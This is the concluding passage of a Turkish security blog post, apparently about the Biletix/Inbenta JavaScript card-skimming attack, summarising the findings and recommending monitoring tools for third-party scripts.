Sonuç itibariyle, Inbenta firmasını hackleyenlerin bu zararlı kodu 2017 yılından beri akismet.js gibi farklı isimler altında da kullandığını görüyoruz. Biletix vakasına baktığımızda ise şayet zararlı kod tespit edildikten sonra Biletix Türkiye tarafından zararlı adresin sayfalardan kaldırılması dışında ödeme sayfasında bu kodun çalışmamasına yönelik özel bir çalışma, yazılım değişikliği yapılmadıysa, yazıya konu olan donelerden ve simülasyondan yola çıkarak Biletix Türkiye müşterilerinin kredi kartı bilgilerinin zararlı javascript kodu tarafından bu hata sebebiyle, belirtilen tarih aralığında çalınmamış olduğunu büyük bir mutlulukla varsayabiliriz. :)

Inbenta örneğinde olduğu gibi, 3. parti firmalar üzerinden gelebilecek siber saldırılardan korunmanın kesin bir yöntemi olamasa da, web sitenize 3. parti siteler üzerinden eklediğiniz javascript dosyalarının içeriğinin değişip değişmediğini kontrol eden ve şüpheli değişikliklerde sizi anında haberdar eden NormShield, Sucuri gibi güvenlik çözümlerinden de faydalanabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.